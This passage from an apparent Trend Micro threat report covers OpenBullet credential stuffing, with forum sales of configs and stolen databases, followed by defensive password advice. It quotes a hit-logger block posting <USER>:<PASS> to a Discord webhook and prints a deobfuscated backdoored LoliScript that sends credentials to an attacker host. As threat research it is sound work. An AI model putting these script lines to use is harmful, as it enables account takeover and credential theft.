


Figure 9. Types of OpenBullet

configs available for sale on a dedicated website

Because configs tend to have a limited time of use due to the constantly changing parts of websites' authentication processes, the widely adopted business model involves selling licenses to get configs updates as needed.

A single config bought for US\$5 might work for some weeks, but when changes are applied to the login process, it becomes obsolete. Therefore, users tend to pay monthly licenses to get all of the necessary updates.

It is also not rare to see actors sharing some configs for free in order to attract users to purchase more advanced configs.




Figure 10.

An actor sharing a LoliScript config on a Telegram channel. The script finds valid credential logs from an online antivirus company and steals product and activation codes with expiry dates.

Other Software Abused for Credential Stuffing

OpenBullet variants

Because OpenBullet is open-source, it has allowed third-party developers to create their own version of the software (such as SilverBullet and OpenBullet Mod, Anomaly) that supports its own version of scripts called “anom.” Some of these versions are even more calibrated for cybercrime use and can be found easily on online forums.




Figure 11. Example of a third-party OpenBullet version

Other Software

Aside from OpenBullet, other software for credential stuffing is available on GitHub or on underground forums.

Cracking Pack 2021 (Checkers, Dorks, Combos Tools, Stealers and more)

Checkers:
AIO [All in One] Mail Access Checker
Amazon Valid Checker
Bazookacraft v2 Checker
Coinbase Checker
Fornite checker
Spotify Checker
Hotstar Checker
Hulu checker by PJ
Hulu Checker v2
Instagram Checker
Netflix Checker Fast
Netflix checker new api
Pan Checker
Spotify Checker by Zqink
Netflix Cracker
NordVPN Checker

Combo Tools:
Combo Scraper
Keywords Scraper
Md5 hash decoder v2
Sqli Dumper 9.9.6
Myrz AntiPublic Cracked
MD5 Attack

Figure 12. A package of tools that are related to credential checking. The package is offered on an underground forum in the Russian language.

While other tools are available in the underground market, OpenBullet remains a tool favored for abuse by cybercriminals as it offers both comprehensive support and a wide range of possibilities. In particular, its wide adoption and the number of available configs make it popular among cybercriminals.

Backdoored Config Files

The official OpenBullet configuration format is not obfuscated. However, there are many unofficial OpenBullet configuration formats that come in some form of obfuscation. This enables the packing of backdoors or so-called hit loggers. In fact, backdoors in OpenBullet configuration files are very common — so common, in fact, that there are tutorials on how to remove them, as evidenced in Figure 13.

5. Click on it, and find your .loliX file that you think or know may have a hit logger in it.

6. Click on "Save Config"

7. Go to the folder where you had your .loliX config with the possible hitlogger

Let's say your config was named "Spotify.loliX", now it will say "Spotify.loliX_Decrypted.anom"

8. Open up the config (with any text editor, i use Notepad++), check at the end. If it says something like

<https://discordapp.com/api/webhooks/>

remove the whole block part, basically here's an example of a block:

REQUEST POST

```
"https://discordapp.com/.../TYPLvUZbppzBN..."
```

```
ReadResponseSource=FALSE
```

```
CONTENT "{\"content\" 😞 "<USER>:<PASS>|<Spotify>\"}"
```

```
CONTENTTYPE "application/json"
```

```
HEADER "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.157
Safari/537.36"
```

```
HEADER "Accept: */*"
```

Also if you find something that's posting <USER>:<PASS> to any

Figure 13. Part of a tutorial on how to remove backdoors in obfuscated OpenBullet configs
Many tutorials advise using only .loli / .ini / .anom and not to use the encrypted .lolix /
.sccfg / .lolim / .lolip for not running obfuscated code. A typical backdoored config might
look like the one in Figure 14.

```
[SETTINGS]
{
  "CreatorLK": "0B-XXXXXXXX-LoliKEY",
  "Name": "XXXXXXXX",
  "SuggestedBots": 1,
  "LastModified": "2019-05-13T19:30:27.3010553+02:00",
  "AdditionalInfo": "",
  "KeysDB": "",
  "LocalKeysDB": "",
  "isWtoEdit": false,
  "Author": "XXXXXXXX (LoliX Encrypted)",
  "Version": "1.2.2.8 [0B REBOOT]",
  "IgnoreResponseErrors": false,
  "NeedsProxies": false,
  "OnlySocks": false,
  "OnlySsl": false,
  "MaxProxyUses": 0,
  "AllowedWordlist1": "",
  "AllowedWordlist2": "",
  "DataRules": [],
  "CustomInputs": [],
  "ForceHeadless": false,
  "AlwaysOpen": false,
  "AlwaysQuit": false,
  "DisableNotifications": false,
  "CustomUserAgent": "",
  "RandomUA": false,
  "CustomCMDArgs": ""
}

[SCRIPT]
REQUEST GET "http://XXXXXXXXXXXXXXXX?user=<USER>&pass=<PASS>&type=XXXXXXXXXX"

REQUEST POST "https://www.XXXXXXXXXXXXXX.com/en/login"
CONTENT "{\\"ysRequest\\":{\\"Token\\":\\"5214b7XXXXXXXXXX\\",\\"CatalogName\\":\\"XX_XXXXXX\\",\\"Culture\\":\\"en-US\\",\\"LanguageId\\":\\"en-US\\",\\"UserName\\":\\"<USER>\\",\\"Password\\":\\"<PASS>\\",\\"RememberMe\\":true}"
CONTENTTYPE "application/json"
HEADER "Host: www.XXXXXXXXXXXXXX.com"
HEADER "Origin: https://www.XXXXXXXXXXXXXX.com"
HEADER "Referer: https://www.XXXXXXXXXXXXXX.com/en/XXXXXXXXXX"
HEADER "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36"
HEADER "X-Requested-With: XMLHttpRequest"

KEYCHECK
KEYCHAIN Success OR
KEY ",\\"IsSuccess\\":true"
KEYCHAIN Failure OR
KEY "XXXXXXXXXX,"

REQUEST GET "http://XXXXXXXXXXXXXXXX?user=<USER>&pass=<PASS>&type=XXXXXXXXXX"
```

Figure 14. Deobfuscated backdoored LoliScript. Sensitive data has been replaced by Xs. Basically, backdoors involve the sending of data somewhere. In the example shown, there is a constant GET request leaking the usernames and passwords to one particular website controlled by the backdoor controller. Other kind of backdoors can be used to post stolen data on a particular page on a website or on messaging apps like Discord.

Other Ways Cybercriminals Illegally Obtain Credentials

Aside from abusing legitimate software and using malicious software, cybercriminals also employ other tried-and-tested ways in order to obtain user credentials — one of which involves using phishing campaigns.


However, phishing campaigns collect a few hundred credentials at best. They also require fraudsters to build and host phishing websites to which they would lead victims after sending thousands (if not millions) of fraudulent emails per campaign. According to our 2020 Cloud App Security Threat Report, 5,465,969 credential phishing attacks were detected and blocked in 2020.

Phishing campaigns typically need resources and time. As a result, this could lead cybercriminals to opt for other malicious means that require less effort.

Aside from searching for stolen credentials online, cybercriminals compromise websites such as large forums and dump their databases. This is why it is important for website administrators to ensure that their databases are encrypted.

Credentials can also be bought from underground websites and forums. Sometimes, credentials can even be obtained for free.


sell Dating site EU

  · 03/11/2021



03/11/2021

Selling Dating site in Europe, dump of 2021. any checks.
437k users. format: name field email country
guarantor. price 600
contact in PM

 A complaint

User

check in: 07/21/2020
Posts: 139
Reactions: 2

Figure 15. A compromised website's full database being sold on an underground forum. It is also possible to buy credentials that have been saved in text files, which makes credential reuse easier for fraudsters.

| | GARANT SERVICE | PREMIUM GROUPS | ADVERTISING | CLOUD BASES | |
|----|----------------|--|---|-------------|-------------|
| >> | MIA | ZABUGOR | OR MIX valid | 16 Feb 2021 | |
| >> | ZABUGOR | 23k valid mail: pass | 0 | 16 Feb 2021 | |
| >> | BASE | ZABUGOR | 384k United Kingdom Database | 0 | 16 Feb 2021 |
| >> | ZABUGOR | Italy - valid 100% 17k lines | 0 | 16 Feb 2021 | |
| >> | ZABUGOR | 40K valid | 0 | 16 Feb 2021 | |
| >> | ZABUGOR | 28k valid, Italy, China, Brazil. | 0 | 16 Feb 2021 | |
| >> | ZABUGOR | UK valid combo. 600 lines | 0 | 16 Feb 2021 | |
| >> | B | ZABUGOR | 613K Email: Pass FRANCE (Amazon, Paypal, Fortnite, PSN) | one | 16 Feb 2021 |
| >> | ZABUGOR | Base gmail.com 7k | 0 | 16 Feb 2021 | |
| >> | MYR | Myr 10k base | 0 | 16 Feb 2021 | |
| >> | SOFT | Cracking Pack 2021 (Checkers, Dorks, Combos Tools, Stealers and m... | 0 | 15 Feb 2021 | |
| >> | USA | ZABUGOR | 235k validol [purchased] | 0 | 14 Feb 2021 |
| >> | USA | 720K USA DOMAIN HQ COMBOLIST MIX (NETFLIX, AMAZON, PAY... | 0 | 14 Feb 2021 | |

Figure 16. Underground forum showing offers for credentials files

Typical Uses of Stolen Credentials

The difficulty of having one's credentials stolen doesn't end when fraudsters take hold of them through illicit means. Rather, this could be just the beginning. After all, the many uses that cybercriminals have for stolen credentials can be even more devastating. Just last year, we reported how cybercriminals use stolen credentials such as personally identifiable information (PII) or credit card data from people who might already be suffering from the global pandemic as [cybercriminal prizes for online poker games and rap battles](#).

These are the typical uses of stolen credentials:

WHAT CAN A CYBERCRIMINAL DO WITH STOLEN CREDENTIALS?

GAIN UNFETTERED ACCESS TO INBOXES

A cybercriminal with stolen credentials can access a victim's inbox or other inboxes that have the same password to read a victim's emails, spy on them, or send spam emails to their contacts.

USE PRIVATE INFORMATION FOR BLACKMAIL

A cybercriminal who has access to private or sensitive information could use it to demand substantial amounts of money in exchange for not revealing compromising or damaging information.

ABUSE ONLINE AND STREAMING SERVICES

A fraudster can reuse credentials to abuse online and streaming services, such as Netflix, Spotify, Hulu, and Amazon Prime.

STEAL MONEY

Aside from using stolen credentials to access online bank accounts, cybercriminals who have access to victims' online services can purchase goods using a victim's account and financial information and resell them.



COMPROMISE A NETWORK AND IMPROVE ANONYMITY

Cybercriminals who gain access to victims' VPN services can use these to hide their activity. With illicitly acquired RDP, they can compromise networks and run advanced persistent threat (APT) attacks for cyberespionage or use it to install ransomware on endpoints.



Trend Micro Research is powered by experts who are passionate about discovering and anticipating new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative and thought-provoking research.

©2021 by Trend Micro, Incorporated. All rights reserved.



How to Securely Handle Multiple Passwords

Security professionals have always recommended the use of different non-guessable passwords for each website and online service.

While this recommendation makes sense, most people find it difficult to maintain a list of every password for every website that they need access to. Such difficulty seems inevitable in light of the fact that on average, people need to remember 100 passwords for their online accounts and services, according to a NordPass [study](#). Some people opt to write down their credentials or save them as an online file as a practical way to keep track of them. Still, these methods are high-risk in nature: If a malicious actor were to get hold of the written document or gain access to the file that contains credentials, they would then also gain access to all the websites and services listed there.

Fortunately, users can rely on password managers, digital vaults where passwords can be stored and managed in an efficient and encrypted way. Some password managers even have autocomplete features that can be used for logging in to any website through a keyboard shortcut.

Some of these managers work as online services while others function locally. These managers store and encrypt passwords and require a master password for access. This means that a user would only need to remember their master password, after which they can proceed to create strong and unique passwords for all of their accounts without needing to remember each one.

How to Stay Protected From Credential Stuffing Attacks

The following are steps that users and organizations alike can take in order to protect themselves from credential stuffing attacks:

- **Practice good password hygiene.** Users should avoid using weak passwords while organizations should implement a blocklist of commonly used passwords to prevent users from creating them. Users should also avoid reusing credentials for various online accounts and services. When creating passwords, users must make sure that each is unique and remember to change them routinely.
- **Enable multi-factor authentication (MFA) on websites and services.** An increasing number of websites and services offer MFA. Generally, MFA consists of a combination of external one-time passwords (OTP) that are generated and stored on a device that the attacker should not have access to, such as mobile phones (via texting or a third-party application), fingerprints, software security tokens or certificates, and a security USB key. This is by far the most effective defense against credential stuffing attacks.
- **Create a PIN or answer additional security questions.** Some websites enable users to answer additional security questions or provide a unique PIN for further authentication.
- **Enable login attempt analysis.** Some websites and services such as email service providers run analyses of login attempts. These are based on different factors, including:
 - **Browser information.** An attempt to log in with a different browser, one that is never opted for by a user, could indicate a fraudulent login attempt.
 - **IP address.** Users who suddenly change the IP address and/or country of origin might be a good indicator of fraudulent attempt.
 - **User behavior anomaly analysis.** Users do not browse websites the same way as automated software or bots do. Therefore, a careful analysis of a user's behavior can help trigger alerts and actions to protect the account.

It is important to note here that the use of CAPTCHA should not be considered as a secure method to defeat automated login attempts. As shown earlier, OpenBullet can use several different CAPTCHA API keys for evasion purposes.

Conclusion

It is undeniable that data breaches are becoming more commonplace and alarming. In February 2021, the [Compilation of Many Breaches \(COMB\)](#) was made available online, exposing a staggering 3.2 billion credentials. In line with such developments, credential stuffing attacks are expected to continue rising in number.

Despite an accelerating number of online services allowing users to boost their account security by means of enabling either two-factor authentication (2FA) or MFA, the adoption of these security tools remains low. [Research](#) has shown that people tend to ignore 2FA or MFA, thinking that their passwords are already strong enough and that these practices are unnecessary. For instance, a 2018 [report](#) divulged that 90% of active Gmail users have not enabled 2FA.

The same goes for password managers — although these are effective in securing a large number of unique passwords, many users still do not use them, let alone trust them. According to a [survey](#) conducted by Password Manager and YouGov, 65% of Americans distrust password managers.

Given the nefarious uses by cybercriminals with regard to stolen credentials, it is vital to have more promotional campaigns that highlight the importance of creating strong, unique, and secure passwords and storing them in password managers. Indeed, users and organizations can only benefit greatly from the widespread adoption of credential security recommendations.